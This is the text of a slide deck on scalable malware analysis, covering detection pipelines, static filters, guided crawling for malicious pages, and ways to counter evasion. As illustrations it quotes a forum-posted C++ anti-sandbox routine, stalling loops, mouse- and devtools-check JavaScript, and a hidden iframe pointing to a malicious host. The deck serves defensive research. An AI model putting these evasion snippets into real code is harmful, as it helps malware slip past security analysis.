

Malware analysis

An overview and some key challenges

Marco Cova, Lastline
marco@lastline.com

About me



- Senior security researcher and a member of the founding team of [Lastline, Inc](#)
 - Based in the Old Street, London, office
- Previously, lecturer in Computer Security at the University of Birmingham, UK
- Research interests:
 - Malware analysis
 - Vulnerability analysis

Oracles, Filters, Seeders, Anti Evasions

A PIPELINE FOR SCALABLE AND PRECISE ANALYSIS OF MALWARE

One problem, two dimensions

Precision

- Can we *detect* malware?
- Adversarial setting: modern malware uses a number of techniques to *evade* detection
- Often, detection tools are publicly available/publicly described → testable by malware authors


Scalability

- Can we *scale* the detection?
- Challenge: analyze 4+ new pieces of malware *per second*
- Cost, time, infrastructure constraints

Oracle

- Essentially, a classification algorithm for artifacts (web pages, executables, office documents, Android apps, etc.)
 - Input: web page, .exe, .pdf, .apk, ...
 - Output: classification (malicious or benign)
- In practice, it is useful to extract and provide users with *evidence* to support classification
 - Exploit detection
 - Deobfuscation results
 - Anything that helps forensics, really

Oracle approaches



Wepawet

- **Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code**

Marco Cova, Christopher Kruegel, Giovanni Vigna in
Proceedings of the World Wide Web Conference (WWW),
Raleigh, NC, April 2010

- <http://wepawet.cs.ucsb.edu>
- By the numbers:
 - Number of unique IPs that submitted to Wepawet:
141,463
 - Number of pages visited and analyzed by Wepawet:
67,424,459
 - Number of malicious pages identified as malicious:
2,239,335

Wepawet Features

- Exploit preparation
 - Number of bytes allocated (heap spraying)
 - Number of likely shellcode strings
- Exploit attempt
 - Number of instantiated plugins and ActiveX controls
 - Values of attributes and parameters in method calls
 - Sequences of method calls
- Redirections and cloaking
 - Number and target of redirections
 - Browser personality- and history-based differences
- Obfuscation
 - String definitions/uses
 - Number of dynamic code executions
 - Length of dynamically-executed code

Filter

- If everything goes well, after a while we will have more samples/pages than we can analyze in-depth with your oracle
- Analysis time ranges from a few seconds to a couple of minutes
 - Oracle actually runs the sample
 - Sometimes multiple times (anti-evasion techniques)
 - We may get creative and add sophisticated (= slower/more expensive) analyses (e.g., taint analysis, multi-path execution)
- Do we really need to do this for *every* sample?

Static filtering

- *Quick* identification of samples that can be *safely* discarded
 - For every sample, determine if it is *likely benign* → discard, or *likely malicious* → send to Oracle, (can't say → send to Oracle)
- Basis for the classification is typically a set of static features
- Necessarily more imprecise than oracle
 - We only worry about not having false negatives
 - Very tolerant with false positives (consequence: more work for our oracle)

Prophiler

- Filter for malicious web pages
- **Prophiler: a Fast Filter for the Large-Scale Detection of Malicious Web Pages,**
Davide Canali, Marco Cova, Christopher Kruegel, Giovanni Vigna in
Proceedings of the International World Wide Web Conference (WWW), 2011

Static features

- We define three classes of features (77 in total)
 - HTML (19)
 - source: web page content
 - JavaScript (25)
 - source: web page content
 - URL and host-based (33)
 - source: page URL and URLs included in the content
- One machine learning model for each feature class

Example features

HTML features

- iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, ...


Matches

```
<div style="display:none">  
  <iframe src="http://biozavr.ru:8080/index.php" width=104  
height=251 >  
</iframe></div>
```

```
<body><div id="DivID">  
  <script src='a2.jpg'></script>  
  <script src='b.jpg'></script>  
  <script src='url.jpg'></script>  
  <script src='c.jpg'></script>  
  <script src='d.jpg'></script>  
  <script src='e.jpg'></script>  
  <script src='f.jpg'></script>  
</body>
```

Evaluation

- Large-scale evaluation of Prophiler
- 60 days of crawling + analysis
- 18,939,908 unlabeled pages
- 14.3% of pages flagged as suspicious and submitted to Wepawet (13.7% FP)
- 85.7% load reduction on Wepawet = saving more than 400 days of analysis!



Seeder

- Great, we now have some spare capacity: we'll process more samples!
- But how do we actually seed our oracle + filter?
 - Public sources (forums, private mailing list, twitter feeds)
 - Users (“crowdsourcing”)
 - Sharing agreements
- How do we actually build our own feed?


Crawling

- Obvious idea: crawling
 - Crawl the web looking for malicious web pages
 - Detect the exploit and grab the executable being installed on the target machine
 - Analyze the executable
- After filling up a few disks, we realize we actually throw away most of the pages we look at (benign):
 - Problem: *toxicity* of regular crawling is pretty low
 - Observation: crawling only as good as the initial seeds
- Challenge: can we find “better” seeds?
 - Crawl parts of the web that are more likely to contain malicious content

EvilSeed

- Guided search approach to increase toxicity of pages that are crawled
- Inputs: malicious web pages found in the past
- Output: set of (more likely malicious) web pages
- **EVILSEED: A Guided Approach to Finding Malicious Web Pages**, Luca Invernizzi, Stefano Benvenuti, Paolo Milani, Marco Cova, Christopher Kruegel, Giovanni Vigna, in *Proceedings of the IEEE Symposium on Security and Privacy*, 2012

Gadgets



Gadgets

All gadgets share the same structure:

- Method to extract features from a sample set
- Method to search for similar samples leveraging some third-party dataset
- Links gadget (malware hub)
- Content dorks gadget
- SEO gadget
- Domain registration gadget
- DNS queries gadget

Content dork gadget

- Creates “dorks” (signatures) from the content of landing pages (malicious)
 - Assumption: pages that are similar are also likely to be landing pages
- Two methods:
 - n-gram extraction
 - term-extraction (e.g., cnn.com yields: Eurozone recession, gay wedding, Facebook attack, graphic, content)
- We’ll use these signatures to find other pages that are similar

Content dork gadget

"calendar about pregnancy"



About 189,000 results (0.35 seconds)

[Buttons2](#)

www.rhiossampler.net/Buttons2.htm

The pregnancy guide can help you find information on pregnancy and childbirth, including a week by week pregnancy **calendar about pregnancy**. Click for the ...

[Chris Duffield home page](#)

intg.com/cd/

The pregnancy guide can help you find information on pregnancy and childbirth, including a week by week pregnancy **calendar about pregnancy**. Click for the ...

[mouth exact symbol - LineoneLabsUSA](#)

lineonelabsusa.com/public_html/te_st.html

The pregnancy guide can help you find information on pregnancy and childbirth, including a week by week pregnancy **calendar about pregnancy**. Click for the ...

[Bigzanda Gallery: Surf Photo-New England & Beyond](#)

www.delerateliff.com/bigzanda/surf_photo/index.html

[This site may harm your computer.](#)

in classes at Massachusetts College of Art, and the **University** of Massachusetts at ...

Evaluation metrics

$$\textit{Toxicity} = \frac{\text{URLs classified as malicious}}{\text{URLs submitted to the Oracle}}$$

$$\textit{Expansion} = \frac{\text{malicious URLs found by EvilSeed}}{\text{seed size}}$$

EvilSeed results

Source	Seed	Analyzed	Malicious	Toxicity	Expansion
Crawler w/ Prefilter		437,251	604	0.14%	
EVILSEED					
Links	604	71,272	1,097	1.53%	1.81
SEO	604	312	16	5.12%	0.02
Keywords	604	13,896	477	3.43%	0.78
Ngrams	604	140,660	1,446	1.02%	2.39
Total		226,140	3,036	1.34%	5.02
Web Search					
Random Strings		24,137	68	0.28%	
Random Dictionary		27,242	107	0.39%	
Trending Topics		8,051	27	0.33%	
Manual Dorks		4,506	17	0.37%	

Anti evasion

- All is going great: we are processing tons of malicious samples.
- At this point of the story, the bad guys will actively try to evade your system
- Lots of effort in designing evasion techniques
 - Analysis environment detection
 - User detection
 - Stalling
- Challenge: how do we bypass evasion attempts or at least detect if we are being evaded?

Evasions



Evasion #1: environment check

Is there anything in the environment that makes it unusual or unexpected?

- Unexpected DLLs or applications
- Recurring product IDs/serial numbers
 - HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\DISK\ENUM
- Hardware configs
 - GlobalMemoryStatus
 - DeviceIoControl (IOCTL_STORAGE_QUERY_PROPERTY)
 - NtOpenKey (Hardware\Description\System\CentralProcessor\0)

Evasion #1: environment check

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Welcome, **Guest**. Please [login](#) or [register](#).
Did you miss your [activation email](#)?
January 31, 2013, 02:42:53 PM

Login with username, password and session length

Search: [Advanced search](#)

News

Need a hash cracked? Use the Enigma Group [Hash Cracker](#)! It's the largest hash library on the interwebz.

Forum Stats

39005 Posts in **4766** Topics by **23414** Members
Latest Member: [young12dre](#)

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< previous next >

Pages: [1]

Author

[blink_212](#)
Global Moderator
Veteran
☆☆☆☆☆
Offline
Posts: 1438
• Respect: +6
EG Fanatic.

Topic: [C++] Anti-Sandbox (Read 2487 times)

[C++] Anti-Sandbox
• on: January 28, 2011, 01:46:21 AM »
0

This is basidcy a combination of my old work, and some other code have ported over from VB. I'll release the current source for what im working on somewhere else.... 😊

Code: [\[Select\]](#)

```
bool detectSandbox(char* exeName, char* user){
    // Used for detecting sandboxes. So far it detects
    // Armbis, CO, Sunbelt, Sandboxie, Norman, WinJail.

    char* str = exeName;
    char * pch;

    DWORD snd;

    if( (snd = FindWindow("SandboxieControlWndClass", NULL)) ){
        return true; // Detected Sandboxie.
```

 lastline

Evasion #1: environment check

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```
if( (snd = FindWindow("SandboxieControlWndClass", NULL)) ){  
    return true; // Detected Sandboxie  
} else if( (pch = strstr (str,"sample")) || (user == "andy") || (user == "Andy") ){  
    return true; // Detected Anubis sandbox.  
} else if( (exename == "C:\\file.exe") ){  
    return true; // Detected Sunbelt sandbox.  
} else if( (user == "currentuser") || (user == "Currentuser") ){  
    return true; // Detected Norman Sandbox.  
} else if( (user == "Schmidt") || (user == "schmidt") ){  
    return true; // Detected CW Sandbox.  
} else if( (snd = FindWindow("Afx:400000:0", NULL)) ){  
    return true; // Detected WinJail Sandbox.  
} else {  
    return false;  
}
```

Evasion #2: stalling and hiding

Make the execution slow so that the actual malicious behavior occurs after the analysis has (likely) terminated

- In practice, stall the analysis for a few minutes
- Naive implementation

```
push 200000000h  
call Sleep
```

Evasion #2: stalling and hiding

Anti-sleep-acceleration

- introduce a race condition that involves sleeping

- Sample creates two threads

1. Sleep() + NtTerminateProcess()

2. decrypts and runs payload

- Another variation

3. Sleep() + DeleteFileW(<name>.bat)

4. start <name>.bat file

Evasion #2: stalling and hiding

```
CODE:004EEFD2 loc_4EEFD2:                                ; CODE XREF: sub_4EEF98+44↓j
CODE:004EEFD2                                     mov     edx, edx
CODE:004EEFD4                                     inc     dword ptr [ebx]                                Loop 30,000,000 times
CODE:004EEFD6                                     cmp     dword ptr [ebx], 1C9C381h
CODE:004EEFDC                                     jnz     short loc_4EEFD2
CODE:004EEFDE                                     xor     eax, eax
CODE:004EEFE0                                     mov     [ebx], eax
CODE:004EEFE2
CODE:004EEFE2 loc_4EEFE2:                                ; CODE XREF: sub_4EEF98+54↓j
CODE:004EEFE2                                     mov     ecx, ecx                                Loop 930,000,000 times
CODE:004EEFE4                                     inc     dword ptr [ecx]
CODE:004EEFE6                                     cmp     dword ptr [ecx], 876EAC81h
CODE:004EEFEC                                     jnz     short loc_4EEFE2
CODE:004EEFEE                                     push    offset a2wgetwritewatc ; "2wGetWriteWatch"
CODE:004EEFF3                                     push    offset aNtdll          ; "ntdll"
-----
```

Click to add text
Click to add text
Click to add text
Click to add text

Stalling like Rombertik

More at

<http://labs.lastline.com/exposing-rombertik-turning-the-tables-on-evasive-malware>

Evasion #3: human detection

- Is there a human behind the keyboard?

```
var X=this.mouseX;
var Y=this.mouseY;
for (;;) {
    if ((this.mouseX!=X) ||
        (this.mouseY!=Y)) {
        break;
    }
}
do_evil_stuff();
```

Evasion #3: human detection

- And is she not an analyst/reverser?

```
if (!!
window._IE_DEVT00LBAR_CONSOLE_COMMAND_LINE)
    return; /* don't run the exploit */
```

HASTEN

- Approach to detect and mitigate malicious stalling code
- **The power of procrastination: detection and mitigation of execution-stalling malicious code,** Clemens Kolbitsch, Engin Kirda, Christopher Kruegel, Giovanni Vigna, in *Proceedings of the ACM conference on Computer and Communications Security*, 2011

Bypass stalling




- Mitigate stalling loops
 1. Detect that program does not make progress
 2. Passive mode
 - Find loop that is currently executing
 - Reduce logging for this loop (until exit)
 3. Active mode
 - When reduced logging is not sufficient
 - Actively interrupt loop
- Progress checks
 - Based on system calls:
too many failures, too few, always the same, ...

Passive Mode



- Finding code blocks (white list) for which logging should be reduced
 - Build dynamic control flow graph
 - Run loop detection algorithm
 - Identify live blocks and call edges
 - Identify first (closest) *active* loop (loop still in progress)
 - Mark all regions reachable from this loop



Active Mode



- Interrupt loop
 - Find conditional jump that leads out of white-listed region
 - Simply invert it the next time control flow passes by
- Problem
 - Program might later use variables that were written by loop but that do not have the proper value and fail

```
1 // H4X0r: make sure delay loop was not interrupted
2 void check() {
3   if (count!=0xe4e1c1) exit();
4 }
```

Experimental Results



Description	# samples	%	# AV families
<i>base run</i>	29,102	—	1329
<i>stalling</i>	9,826	33.8%	620
<i>loop found</i>	6,237	21.4%	425


- 1,552 / 6,237 stalling samples reveal additional behavior
- At least 543 had obvious signs of malicious (deliberate) stalling

Description	Passive			Active		
	# samples	%	# AV families	# samples	%	# AV families
<i>Runs total</i>	3,770	—	319	2,467	—	231
<i>Added behavior (any activity)</i>	1,003	26.6%	119	549	22.3%	105
- Added file activity	949	25.2%	113	359	14.6%	79
- Added network activity	444	11.8%	52	108	4.4%	31
- Added GUI activity	24	0.6%	15	260	10.5%	51
- Added process activity	499	13.2%	55	90	3.6%	41
- Added registry activity	561	14.9%	82	184	7.5%	52
- Exception cases	21	0.6%	13	273	11.1%	48
<i>Ignored (possibly random) activity</i>	1,447	38.4%	128	276	11.2%	72
- Exception cases	0	0.0%	0	82	3.3%	27
<i>No new behavior</i>	1,320	35.0%	225	1,642	66.6%	174
- Exception cases	0	0.0%	0	277	11.2%	63

Revolver

- Assumption: attackers are likely to take existing malicious samples/web pages and enhance them to add evasive code
- Idea: detect *similar* samples that are classified *differently* by the oracle
- **Revolver: An Automated Approach to the Detection of Evasive Web-based Malware**
A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, G. Vigna in *Proceedings of the USENIX Security Symposium* Washington, D.C. August 2013

Revolver



Revolver

[Revolver](#)[Submissions](#)[Latest Tags](#)[Statistics](#)[About](#)marco@cs.ucsb.edu[Logout](#)

Submission **c116a47517cc48fbecd2b69d1a240cea-1395090881** details

Similarity graph

Link color means:

- Evasion
- Possible Evasion
- Injection
- Evolution
- Data Dependency

URL	Source hash	AST	Source code
http://digitalphotographyclasses.com/wp-in...	9117b360d1fa23411edd38a62932966c52252ac3	19937	View
http://static.getclicky.com/js	906d9a4f0234b6dba00b3b8d44bbf4d7b7bb319e	1545732	View
http://digitalphotographyclasses.com/wp-in...	9664fd69fbc51a0afabad00121306d8df24d9272	23829	View
http://digitalphotographyclasses.com/wp-c...	dedc957957c74eaf6e6168d457db3b33aff9518	289105	View

Conclusions

- Malware is key component in many security threats on the Internet
- Automated analysis of malicious code faces a number of challenges
 - Evasion is one critical challenge
 - Scalability of the analysis
- Pipeline of techniques to achieve scalability and precision
 - Different approaches, methods at each step

 marco_cova
marco@lastline.com

QUESTIONS?



A few words on releasing tools

- We built several tools along the way and **released** quite a few of them:
 - Wepawet,
 - Revolver
- How do I feel about it?

Releasing is painful

- Funding for supporting released tools?
 - Few opportunities to submit grant to “continue running service X”
- When do you stop developing?
 - Releasing can be a “seductive trap” (James Larus)
 - Dealing with requests from users
- Costs are significant
 - Probably giving up on at least one paper in a top conference
 - Effort on “bells and whistles” that do not give any (research) return

Releasing is great

- Research enabler for you
 - Putting a tool it out there enabled us to see a lot of interesting, research-worthy problems that we had not thought about before
 - Collection of invaluable data sets
 - Much more solid papers
- Research accelerator for everybody
 - Other people/groups use the tools → speed up the innovation cycle
- Impact showcase
 - Quantitative metrics, feedback from users
 - Great for REF and similar assessments!
- Personal satisfaction and branding
 - Recognition in the community at large
 - “This stuff actually works”

Malicious code

